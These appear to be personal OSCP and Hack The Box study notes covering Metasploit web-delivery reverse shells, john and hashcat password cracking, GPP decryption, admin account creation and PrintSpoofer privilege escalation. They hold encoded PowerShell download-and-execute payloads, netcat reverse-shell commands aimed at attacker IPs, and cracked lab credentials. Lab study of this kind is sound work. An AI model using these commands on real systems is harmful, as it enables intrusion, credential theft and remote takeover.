powershell.exe -nop -w hidden -e Bb0BAgUAdAuaFmAZQByAHYAAQbjAGUAUAbvAgkAbqB0AE0AYQBuAGEAZwB1AHIAxQa6AdoAuWbLAGMAdQByAGKAdbAA9AfSaAtgb1AHQALgBtAGUAYwB1AHIAQb0AHkAbUAbvAg8AdAbvAGMabwBsAFQeQbWAGUAXQa6AdoAVAbSxHMMAMQyAdSAjAbmAesAQQA9AG4AZQb3AC0AbwAAuAHcA9QbLAGMAbApAGUAbgB0AdSAaBmAcgAbQaHsTAHkCwB0AGUAbQaUe4A4ZQb0AC4AvbLAGTAUAbYAG8eAb5Af0AOg6AEAcAZQb0AEQaZQb3AGeAbQb0AbwAAuGEAzaBkAHTAzQb2AHMIAAtAG4A4ZQaCQAbgB1AgwAbApAhsJAJbmAE5aQ0QuAHAcgBvAhgAeQ9AfATgb1AHQALgBXAGUAYgBSAGUAcQb1AGUAcvB0zAHQAZQbATFcaZQb2LAFAcQbgVAHgAeQoAaACKAoWkAGYASwA5AC4AUAbvAg8eAb5AC4AQwByAGUzABLAG4AdAbpGEAb2AD8AmwB0AGUAdAaUEAMcgbLAGMGAaAGAbLFoA0gA6AEQaB3AGQbAMGEdQBsAHQAwByAGUzABLAG4AdAbpGEAbABzADSfaQ7AEKAR0BYACAAKAAg4A4ZQb3AC0AbwB1Ag0AaQb3AGeAbQb0ACKALgBEAG8AbwBhAGQAbwB0AHIAaQbUAAGCAKAAnAGgAbdBAHAA0gAvAC8AMQwAC4AMQwAC4AMQwAC4AMQwADoAOAAwAdgAMAAAafUFIAIdQB2Ac8AcwBjAFoA0QaW0AdCJwApACKAoWbJAEWAAGcAGkABuAGUAdwAtAG8AYgBqAGUAYwB0AACATgB1AHQALgBXAGUAYgBDgWaaQb1AG4AdApAc4AfAdBbAgkAbgBnAcgJwBoAHQAdAbwDoAlLwAvADEMAAAuADEMAAAuADEMAAAuADIAMQ6AdgAMA4ADAALwBVAFAAVgA0GsAbgBRAGsARABCuHdAgAnACKAKD
```
    - You should get a payload like this. This line will be run by the victim and it basically tells the victim to download and execute the reverseshell

payload that is hosted by metasploit in the "Using URL" parameter of the output (as underlined in screenshot)

```
+ remote python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://acme.htb' -c powershell.exe -a 'powershell.exe -nop -w hidden -e WwBOAGUAduuAFMAZQByAHYAAQBJAGUAUABvAGkAbgB0AE0AYBuAGEAzwBIAHIAxQA6AdoAUwB1AGMAdQByAGkAdAB5FAFAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAAQB0AHKAUAByAGB8adBvAGMdBwBsAFQaE9QbwAGUAXQA6AdoAVAbsAHMAMQaYdAsAJBmAesAQQA9AG4AZQB3AC0AbwBtAGoAQZQbjAHQAIAbuAGUAdAAuAHcAZQBlAGMAbAbpAGUAbgB0AdSAAqBmAcgAWbTAHKAcwB0AGUAbQuEA4ZOB0AC4AVwvBLAGIAUAByAG8AeAB5Af0AOgA6AEcAZQ80AEQAZOBmAGEAQB5AcgAKQaUAGEAZABKAHTAZOBzAHMIAIAATAG4AZQAgACQAbgB1AGwAbAApAhSJAABmAesAQQAuAHAAcgbvAHgAeQ9AfATgBLAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6EcAZQ80AFMaeQbzAHQAZQbtAfcaZQBlAFAAccgbvAHgAeQAAACKAOwAkAGYASwA5AC4UAUbYAGB8AeAB5AC4AOwByAGUzABlAG4AdAbpGEAbAbBzAD0AkwB0AGUAdAAuAEMcgbLAGQAZQbUAHQAoQbhAgwAqvBhAGMaaB1LAF6AOgA6AEQAZQ8mAGEAdQBsAHQAwByAGUzABLAG4AdAbpAGEAbAbzDsAfQ7AEKARQBYACAAKAAoAG4AZQB3AC0AbwBtAGoAZQbjAHQAIAb0AGUAdAAuAFcAZQb1AEMABApAGUAbgB0ACKALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQbuAGCAKAAnAGgAdAB0AHAAoAgVAc8AMQAwAC4AMQAwC4AMQAwC4AMgAxAdoAOAAwAdgAMAAvAFUUAwBWDQAwBuFEAawBEAEIAdQZC8AcwBjAFOaQw0AdcAjwApACKA0wBjAEUUAwAgAcgAKAbuAGUAdwAtAGBAYgBqAGUAYwB0ACAATgBLAHQALgBXAGUAYgBDAgWAAQBLAG4AdApAC4ARAbvAHcAbgBsAG8AYQbKAFMadByAGKAbgBnACgAJwBoAHQAdABwADoALwAvADEMAAAuADEMAAAAuADEANAAAuADIAMQ46AdgAMAA4DAALwBVAFAAvgA0AGsAbgBRAGsARABCABHudgAnACKA07A=='
```

h.

- i. **IMPORTANT:** the **-a** flag is NOT a powershell.exe flag. It's the flag for the 49488.py exploit. **-c** is for the command and **-a** is for the argument passed into the **-c** command. So, in this case, **-c** is to run powershell.exe and **-a** is the base64 encoded rev shell that is passed into powershell.exe

i. So, for this command execution, we had to do:

- i. **-c powershell.exe -a '[Web Delivery Payload]'**

1. These flags are specific to the 49488.py script from searchsploit.

- a. The "**-c**" flag is for the command, but it's just powershell.exe
    - b. The "**-a**" is for passing in arguments. This is flag for the exploit, and means "pass in this argument into the command specified in **-c**"

2. **Remember to do single quotes instead of double quotes**, since single quotes are specifically to make sure special characters are treated literally, as explained in the "Important" section of my notes at the top of document

j. Now, once we run that command execution, go to the session in metasploit where the Web Delivery Payload is running, and then you should have a powershell!

## Sessions:

- To look at all sessions, use: **sessions -l**
- To interact with one session, use: **sessions -i [inset number]**
- To background a session, use: **CTRL + Z**

While inside meterpreter, you can't use certain commands like "find" and "whoami." But, you can get into a shell temporarily to run those:

- **shell**
- Run your commands
- **exit**
  - To get back into meterpreter

## How to upgrade from a weak shell to a meterpreter:

1. Use sessions -u to Upgrade Automatically
  - a. **CTRL + Z**
  - b. **sessions**
    - i. Find out the session number of the shell you want to upgrade
  - c. **sessions -u <session\_id>**
    - i. Upgrade the shell
  - d. **sessions -i <new\_sessions\_id>**
    - i. Get into the session of the NEW shell. The old shell still exists in old session
2. Use shell\_to\_meterpreter
  - a. **CTRL + Z**
  - b. **sessions**
    - i. Find out which session you are in
  - c. **use post/multi/manage/shell\_to\_meterpreter**
    - i. Get into the module
  - d. **show options**
  - e. **set SESSION <session\_id>**
  - f. **set LHOST <your\_ip>**
  - g. **set LPORT <port>**
  - h. **run**
  - i. **sessions**
    - i. Look for your new meterpreter upgraded session!
  - j. **sessions -i <new\_session\_id>**

## How to interact with sessions

- View sessions: **sessions**
- Go into session: **sessions -i [session\_id]**
- Kill session: **sessions -k [session\_id]**

## How to interact with job

- View jobs: **jobs**
- Kill job: **jobs -k [job\_id]**
- Kill all jobs: **jobs -K**

## Jobs vs. Sessions

1. **jobs**
  - a. This will show all the **jobs**: background tasks that Metasploit is running.

## 2. sessions

- a. This will show all the **session**: A live connection to a target machine, usually gained after a successful exploit.
- 

## gpp-decrypt

Old Windows machines used Group Policy Preferences (gpp), and for the **Active HTB**, which used 2008 windows, we got a gpp password (in Groups.xml) in the cpassword attribute, and then used gpp-decrypt on it to get the decrypted password

```
+ active cat Groups.xml
File: Groups.xml
1  <?xml version="1.0" encoding="utf-8"?>
2  <Groups clsid="{3125E937-E816-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" im-
3   age="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" descrip-
tion="" cpassword="edB5H0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1"
neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
+ active gpp-decrypt edB5H0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeX0sQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
GPPstillStandingStrong2k18
```

Usage:

- `gpp-decrypt [insert password]`
- 

## John The Ripper

How to identify what type of hash you have: [use this website!](#)

How to use John The Ripper:

- `john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 hash.txt`
  - replace "hash.txt" with your file that your hashes are located

- replace "Raw-SHA256" with the type of hash you have
- **If you don't know the format, just don't include the `--format` flag and it will guess. HOWEVER, this is often a bad idea. Use [the website above](#) to identify type of hash**
- `john --show hash.txt or john or --show --format=name_of_format hash.txt`
  - Output: ?:qwert789
    - This means the password is qwert789
    - ? means no associated username
    - : is the separator between username and password
  - You might need to add the "format" flag to specify which result you are showing, since if you use different formats for the same file, then they will each have their own results
  - Sometimes, if you can't see the passwords or if you lost the output, you can run this command to check John's internal session files to see what passwords it previous found that were associated with that file

## Cracking Encrypted ZIP Files (ZIP files with passwords)

### Finding passwords for ZIP protected files (from Vaccine and Timelapse HTB):

- Sometimes, you get a file that is protected by ZIP. You can convert those ZIP files to hashes, and then use john to crack the hash
- You will have to use the `zip2john` tool which is made for this:
- `zip2john protected.zip > ziphash.txt`
  - protected.zip is the zip file
  - ziphash.txt is the name of the file you want to save the hashes to
- `john -wordlist=/usr/share/wordlists/rockyou.txt ziphash.txt`

```
root@kracken:/opt/john# ./john /root/winrm_backup.hash --wordlist=/opt/wordlist/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy (Dev\winrm_backup.zip\legacyy_dev_auth.pfx)
1g 0:00:00.00 DONE (2022-08-19 13:21) 3.448g/s 12033Kp/s 12033Kc/s 12033KC/s surfrgrrrl..suksesselamanya
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kracken:/opt/john# ./john /root/winrm_backup.hash --show
```

- This is from the Timelapse HTB
- `john --show ziphash.txt`
  - Output might be something like:
    - `(kali㉿kali)-[~]`
    - `$ john --show ziphash.txt`
    - `backup.zip:741852963::backup.zip:style.css, index.php:backup.zip`

- Here, you see that **741852963** is the output, and we have 2 files (style.css and index.php)

```
Session completed
root@kracken:/opt/john# ./john /root/winrm_backup.hash --show
Dev\winrm_backup.zip\legacyy_dev_auth.pfx:supremelegacy:legacyy_dev_auth.pfx:Dev\winrm_backup.zip::/root/
Dev\winrm_backup.zip
```

- From Timelapse HTB

## From the Ransom HTB:

1. **7z l -slt name.zip**
  - a. This gives you information about the method of encryption and more. It can be seen at the "method" property
2. The encryption method we saw was "ZipCrypto Deflate"
3. The whole process was pretty complicated since it was to access the Root user. You can look at the writeup for the full process of how they did it

## Cracking pfx file (PKCS12) with JohnTheRipper

1. **pfx2john file.pfx > file.hash**
2. **john file.hash -wordlist=/usr/share/wordlists/rockyou.txt**

```
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy      (legacyy_dev_auth.pfx)
[redacted] DONE (2022-08-19 13:29) 0.04486g/s 144986p/s 144986c/s 144986C/s thurgood09..thsco05
Use the "--show" option to display all of the cracked passwords reliably
Session completed

real    0m22.554s
user    4m29.649s
sys     0m0.012s
root@kracken:/opt/john#
```

3.
  - a. From the **Timelapse HTB**
4. Now you can put that password into the pfx file to view it

## Cracking KeePass database file (.kdbx)

In the **"15.2.4. Password Manager"** section of OSCP, we learn how to crack KeePass database file, which is from the KeePass password manager

The file type is .kdbx

### We also saw this in Relia Challenge Lab

- keepass2john Database.kdbx > hash.txt
- john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
welcome1      (Database1)
1g 0:00:00:05 DONE (2025-08-04 16:00) 0.1821g/s 320.5p/s 320.5c/s 320.5C/s futbol..welcome1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Password is welcome1 and the name of the keepass directory is Database1

### How to interact with the KeePass database

1. GUI
  - a. keepassxc Database.kdbx &
    - i. The & is the linux command for backgrounding the program, so you can continue to use the terminal
    - ii. If you don't add it, the terminal will pause until the GUI program stops
2. CLI
  - a. kpcli --kdb Database.kdbx

### Use a tool to parse through KeePass database and output creds in nice format

1. **kdbx-crawl:** parses through kdbx files and gives creds in nice format
  - a. Usage: `kdbx-crawl -f <kdbx file> -p|-H <password|hash>`
  - b. From [OSCP-Scripts](#)


## Cracking SSH Private Key Passphrase

In the "16.2.5. SSH Private Key Passphrase" section of [OSCP notes](#), we learn how to crack SSH Private Key Passphrase

# HashCat and Hashid

## How to crack NTLM hash (ex. From mimikatz)

```
hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule  
--force
```



```
Pure kernels can crack longer passwords, but drastically reduce performance. Google Hacking DB (GHD) 1.0.0.10  
If you want to switch to optimized kernels, append -O to your commandline.  
See the above message to find out about the exact limits.  
  
Watchdog: Temperature abort trigger set to 90C  
  
Host memory required for this attack: 0 MB  
  
Dictionary cache hit:  
* Filename.: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344385  
* Bytes....: 139921507  
* Keyspace..: 1104517645  
  
3ae8e5f0ffabb3a627672e1600f1ba10:nicole1  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode...: 1000 (NTLM)  
Hash.Target...: 3ae8e5f0ffabb3a627672e1600f1ba10  
Time.Started...: Wed Jul 23 16:08:40 2025, (1 sec)  
Time.Estimated...: Wed Jul 23 16:08:41 2025, (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 24223.0 kH/s (3.13ms) @ Accel:256 Loops:77 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 78848/1104517645 (0.01%)  
Rejected.....: 0/78848 (0.00%)  
Restore.Point...: 0/14344385 (0.00%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77  
Candidate.Engine.: Device Generator  
Candidates.#1....: 123456 → bnybny  
Hardware.Mon.#1...: Util: 29%  
  
Started: Wed Jul 23 16:08:40 2025  
Stopped: Wed Jul 23 16:08:43 2025  
  
[kali㉿kali ~] ~/Downloads/Hashid
```

- It's cracked as shown in the Status
- And the underlined portion shows the cracked NTLM

You've been using **-m 1000** (NTLM), which is correct **only if**:

- The hash came from **sekurlsa::logonpasswords**
- Or from **lsadump::sam** or **dcsync**

If the hash came from **Responder**, **SMB capture**, or anything challenge/response-based — it's likely:

- **NetNTLMv1** (mode **5500**)
- **NetNTLMv2** (mode **5600**)

## How to find the mode needed for a hash

1. Look at the hash. In the first characters of the hash, you might see something in between dollar signs like **\$krb15rep\$**
2. Copy and paste that text, and run this:
  - a. **hashcat ./example-hashes | grep [INSERT TEXT]**
  - b. Or go to this website ([https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)) and use CTRL + F on the first few letters of the hash to find the mode for the hash
3. If you get a result, that means hashcat recognizes your hash type. So run this to find the mode for that hash type:
  - a. **hashcat ./example-hashes | grep -B5 [INSERT TEXT]**
    - i. This will look at the 5 lines before your GREP, which will include the mode information
4. Once you see the "MODE" in the output, now you can run hashcat with your mode

```
root@kracken:~/hashcat# cat hashes/blackfield
$krb5asrep$23$support@BLACKFIELD:661b75a5d9c78fb8576382de8e93ad62$4998a07c475ad88b6e2f2b8e934386a6ad4633d9793c37b6091cbe46525174893e0a76
e6605709a3ec53ee593abe10789fbc55106359d1896e7b98c0d4e532bea6fa1132cf59673cc3c5d77684f9003f02e15df2017f461c0fc2863bbfd0d82d561a4616ae1008
d6c3aaadc494561bb4d7f26d5cd3e125b580fe43c53c91453d5a1434b0149ec147324fa5fa2aae83467be93cd31db38771d3c61406c4b983b9cedffdf4787b8e2e841f7c
edfb8ad4f74b343cee33fcf81551f760fa6202a3c8632f142d7635a1305515e669f633fd6a7dfa1d177e622fb597b2887ed2645938dc86c90442634ccabf1b0024

root@kracken:~/hashcat# ./hashcat --example-hashes | grep krb5asrep
HASH: $krb5asrep$23$user@domain.com:3e156ada591263b8aab0965t5ae0bd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9933c75
4d720e279c6c573679bd27128fe77e5fea1f72334c1193c8ff0b370fadcd6368bf2d49bbfd8a4c5dccab95e8c8ebfdc75f438a0797dbfb2f8a1a5f4c423f9bfc1fea48334
2a11bd56a216f4d5158cc4b224b52894fadfb3957dfe4b6b8f5f9f9fe422811a314768673e0c924340b8ccb84775ce9defaa3baa0910b676ad0036d13032b0dd94e3b1
3903cc738a7b6d00b0b3c210d1f972a6c7cae9bd3c959acf7565be528fc179118f28c679f6deeee1456f0781eb8154e18e49cb27b64bf74cd7112a0ebae2102ac
root@kracken:~/hashcat# ./hashcat --example-hashes | grep -B5 krb5asrep
HASH: 597056:3600
PASS: hashcat

MODE: 18200
TYPE: Kerberos 5, etype 23, AS-REP
HASH: $krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5ae0bd837$007497cb51b6c8116d6407a782ea0e1c5402b17db7afa6b05a6d30ed164a9933c75
4d720e279c6c573679bd27128fe77e5fea1f72334c1193c8ff0b370fadcd6368bf2d49bbfd8a4c5dccab95e8c8ebfdc75f438a0797dbfb2f8a1a5f4c423f9bfc1fea48334
2a11bd56a216f4d5158cc4b224b52894fadfb3957dfe4b6b8f5f9f9fe422811a314768673e0c924340b8ccb84775ce9defaa3baa0910b676ad0036d13032b0dd94e3b1
3903cc738a7b6d00b0b3c210d1f972a6c7cae9bd3c959acf7565be528fc179118f28c679f6deeee1456f0781eb8154e18e49cb27b64bf74cd7112a0ebae2102ac
root@kracken:~/hashcat# ./hashcat -m 18200 hashes/blackfield /opt/wordlist/rockyou.txt
hashcat (v5.1.0-1778-gc5d2d539) starting...
```

5.

- a. Whole process seen here
- b. This is from the Blackfield HTB

## Bcrypt:

- If you have something like **\$2a\$** or **\$2y\$** or any character instead of a or y, then you likely have bcrypt. This is code -m 3200 for hashcat

Say you have a hash like

**\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12**

First find the type of hash:

- **hashid '\$2y\$10\$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'**
  - Make sure to put the hash around quotes

- It will give you a list of possible hashes.
- Or use this [website](#)

Then find the code that hashcat uses for that hash type:

- **hashcat --help | grep "hashname"**
  - Replace hashname with the hash type

Then use hashcat with that code:

- **hashcat -m 3200 '<INSERT HASH>' /usr/share/wordlists/rockyou.txt**
  - Replace 3200 with your code
  - Replace **<INSERT HASH>** with your hash
  - Make sure to keep the single quotation marks around the hash instead of double quotes
- **hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt**
  - Use this if you have hashes saved in hashes.txt

This is what output looks like when it's cracked:

```
hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt

<...SNIP...
$2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session.....: hashcat
Status.....: Cracked
Hash.Name....: bcrypt $2*$, Blowfish (Unix)
Hash.Target...: $2y$10$IT4k5kmSGvHS09d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started...: Thu Jan 11 15:23:50 2024 (17 secs)
Time.Estimated.: Thu Jan 11 15:24:07 2024 (0 secs)
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 84 H/s (5.88ms) @ Accel:4 Loops:32 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 1408/14344385 (0.01%)
Rejected.....: 0/1408 (0.00%)
Restore.Point...: 1392/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1...: moises -> tagged
```

If you ever want to revisit a hash, do the same hashcat command but just append **--show** at the end:

- **hashcat -m 3200 '<INSERT HASH>' /usr/share/wordlists/rockyou.txt --show**

# How to give yourself privileges for new admin user

When you create a new admin user and add them to the Administrators group, that account inherits admin-level rights assignments (like SeDebugPrivilege, SeImpersonatePrivilege, etc.) through the group, but:

- These privileges are not immediately enabled in the token unless you elevate (e.g. "Run as administrator")
- The user may not appear to have those privileges when checked with whoami /priv
- On some systems, User Account Control (UAC) restricts even admins unless elevation is explicitly requested

## Quick and Easy Way to Give Full Privileges to a New Admin

### Step 1: Create and Add to Administrators Group

- net user newadmin Passw0rd! /add
- net localgroup administrators newadmin /add

### Step 2: Log in as newadmin

You must log in fully as that user (not just run-as)

Or run a command as elevated (see next)

### Step 3: Run Elevated to Enable Privileges

Even as an admin, you need to run tools as administrator to enable full token privileges.

Use:

- Start-Process powershell -Verb runAs
  - Even if you're logged in as an administrator, your processes don't run elevated by default due to UAC. This command ensures you're running PowerShell with full admin rights, which is necessary for enabling privileges like SeDebugPrivilege, interacting with protected system components, modifying the registry, or loading drivers.

Or in CMD:

- powershell Start-Process cmd -Verb runAs

This elevates the session so the full admin token is used, and privileges like SeDebugPrivilege become enabled.

## Optionally: Permanently Grant Privileges via ntrights.exe

If you want to explicitly assign privileges to the account (regardless of group membership):

1. Get ntrights.exe from the Windows Server 2003 Resource Kit.
2. Assign privilege directly:
  - a. `ntrights +r SeDebugPrivilege -u newadmin`
  - b. `ntrights +r SeImpersonatePrivilege -u newadmin`

This adds the user to the security policy, explicitly granting the rights.

## Bonus: Enable Token Privileges in Code or PowerShell

Even if you're elevated, some privileges like SeDebugPrivilege need to be enabled in your token before use.

Use tools like:

- AdvancedRun (GUI to launch a program with SeDebugPrivilege)
  - Custom PowerShell script (see prior message)
- 

## whoami /priv and Se Privileges

```
PS C:\Users\Dave> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeSecurityPrivilege    Manage auditing and security log  Disabled
SeShutdownPrivilege     Shut down the system        Disabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeUndockPrivilege       Remove computer from docking station  Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege     Change the time zone        Disabled
```

- Not listed at all → your account does not have it.
- Listed as Disabled → you have it, but this process isn't using it right now.

- Listed as Enabled → the process both has and is currently using it.

Basically, disabled and enabled don't really mean much. They are just saying whether or not the current process is using this privilege. As long as the privilege

---

## SeImpersonatePrivilege

Note: Other privileges that may lead to privilege escalation are **SeBackupPrivilege**, **SeAssignPrimaryToken**, **SeLoadDriver**, and **SeDebug**.

Having **SeImpersonatePrivilege** does **not** mean you can impersonate **any user at will**. There are **strict conditions**: you can only impersonate a user **who has connected to your server process**, typically via **authenticated inter-process communication** like named pipes, **and only during that authenticated session**.

Main ways to priv esc:

1. PrintSpoofer
2. GodPotato
  - a. Either get reverse shell or add admin user

## Privilege Escalate using Potato

Look at the "Potatoes (Privilege Escalation)" section which uses potato attack once they find you have SeImpersonatePrivilege

## Get a SYSTEM-level or administrator-group user using **PrintSpoofer**

Printspoof used in:

- [Nagoya PG Practice](#)

- [Craft](#) PG Practice
- [Hutch](#) PG Practice
- OSCP 17.3.2. Using Exploits video
- Secura Challenge Labs
- OSCP-A Challenge Labs, one machine 192.168.236.141 (MS01)
- OSCP-B (.147 and .148)
  
- Didn't work on MedTech or Relia Challenge lab when we had SeImpersonatePrivilege though. We had to use GodPotato
- Didn't work on OSCP-B .151 and I had to use God-Potato but rev shell didn't work so I added RPD admin user

Where it failed:

- MedTech Challenge Lab
  - We had SeImpersonatePrivilege but it failed

PrintSpoofer was also used and explained in more depth in the **OSCP 17.3.2. Using Exploits video**, while the text just used SigmaPotato

This is from the [Nagoya](#) PG Practice

This is the quickest way I've seen someone privilege escalate once they found out they had SeImpersonatePrivilege. It's just one command. Although it has been patched on newer windows, so keep that in mind

1. Get the PrintSpoofer64.exe (or try the 32-bit version if it's an old machine)
  - a. Get it from [this](#) Release Page (<https://github.com/itm4n/PrintSpoofer/releases/tag/v1.0>)
2. Host it on your local kali so then you can send it to target machine
3. curl <http://192.168.45.232:445/PrintSpoofer64.exe> -o PrintSpoofer64.exe
  - a. If this gives error, try maybe putting the -o flag before the URL
  - b. Or if you are on windows and curl doesn't work:
    - i. iwr -uri http://KALI\_IP:80/PrintSpoofer64.exe -Outfile PrintSpoofer64.exe
4. .\PrintSpoofer64.exe -i -c cmd
  - a. "-i" means interactive
  - b. "-c cmd" means spawns a new command prompt as SYSTEM.

If you run the above, and see this error:

```
*Evil-WinRM* PS C:\Users\charlotte> .\PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[!] CreateProcessAsUser() failed because of a missing privilege, retrying with
CreateProcessWithTokenW().
[!] CreateProcessWithTokenW() isn't compatible with option -i
```

Then try the attack vector below which makes printsspoof run a reverse shell instead of trying to open a shell directly. This is what I did on **Secura Challenge Labs** when the above command didn't work, but the nc.exe method worked, even though I got an error message when I ran printsspoof, but it still opened shell on listener!

I used this attack on the **Secura Challenge Labs** after the above strategy didn't work. Print spoof attack was also seen in the [Craft](#) PG Practice. In this attack vector, they uploaded a nc.exe in order to run a reverse shell once we got command execution. This is not a bad idea if you can't open a shell via printsspoof, but can run commands

1. Get the PrintSpoofer64.exe (or try the 32-bit version if it's an old machine)
  - a. Get it from [this](#) Release Page  
(<https://github.com/itm4n/PrintSpoofer/releases/tag/v1.0>)
2. Get nc.exe here
  - a. <https://github.com/int0x33/nc.exe/>
  - b. Get nc64.exe or nc.exe
3. Host it on your local kali so then you can send it to target machine.
4. Host nc.exe on your local Kali too
5. curl http://192.168.45.232:445/PrintSpoofer64.exe -o PrintSpoofer64.exe
  - a. If this gives error, try maybe putting the -o flag before the URL
6. curl http://192.168.45.240:445/nc64.exe -o nc64.exe
  - a. If this gives error, try maybe putting the -o flag before the URL
7. Start listener
  - a. sudo rlwrap nc -lvp 80
8. .\PrintSpoofer64.exe -c "nc64.exe 192.168.45.232 4444 -e cmd"
9. If you see an error message like this, then you should still check listener since it might have worked
  - a. \*Evil-WinRM\* PS C:\Users\charlotte> .\PrintSpoofer64.exe -c "nc64.exe 192.168.45.232 81 -e cmd"
  - b. [+] Found privilege: SeImpersonatePrivilege

- c. [+] Named pipe listening...
  - d. [!] CreateProcessAsUser() failed because of a missing privilege, retrying with CreateProcessWithTokenW().
  - e. [+] CreateProcessWithTokenW() OK
10. Then I looked back at listener and it worked!!!

### And what exactly is a PrintSpoofer attack?

- PrintSpoofer exploits SeImpersonatePrivilege by abusing the **Print Spooler** service to steal and impersonate a SYSTEM token — effectively letting you escalate from low-privileged user to SYSTEM.
- In simple terms:
  - You trick a SYSTEM service into authenticating to you over a named pipe → you grab its token → you impersonate SYSTEM.

## TGT Delegation and DCSync using SeImpersonatePrivilege to dump hashes of all users

More information about different ways to do DCSync can be found in the **OSCP 23.2.5. Domain Controller Synchronization**

We saw this from the **Flight HTB**

So first, we know that the service account we are currently in is actually a DC. So we want to get the TGT of this account. We will get it using TGT Delegation. And then since we have the TGT of a DC, then we can do DCSync.

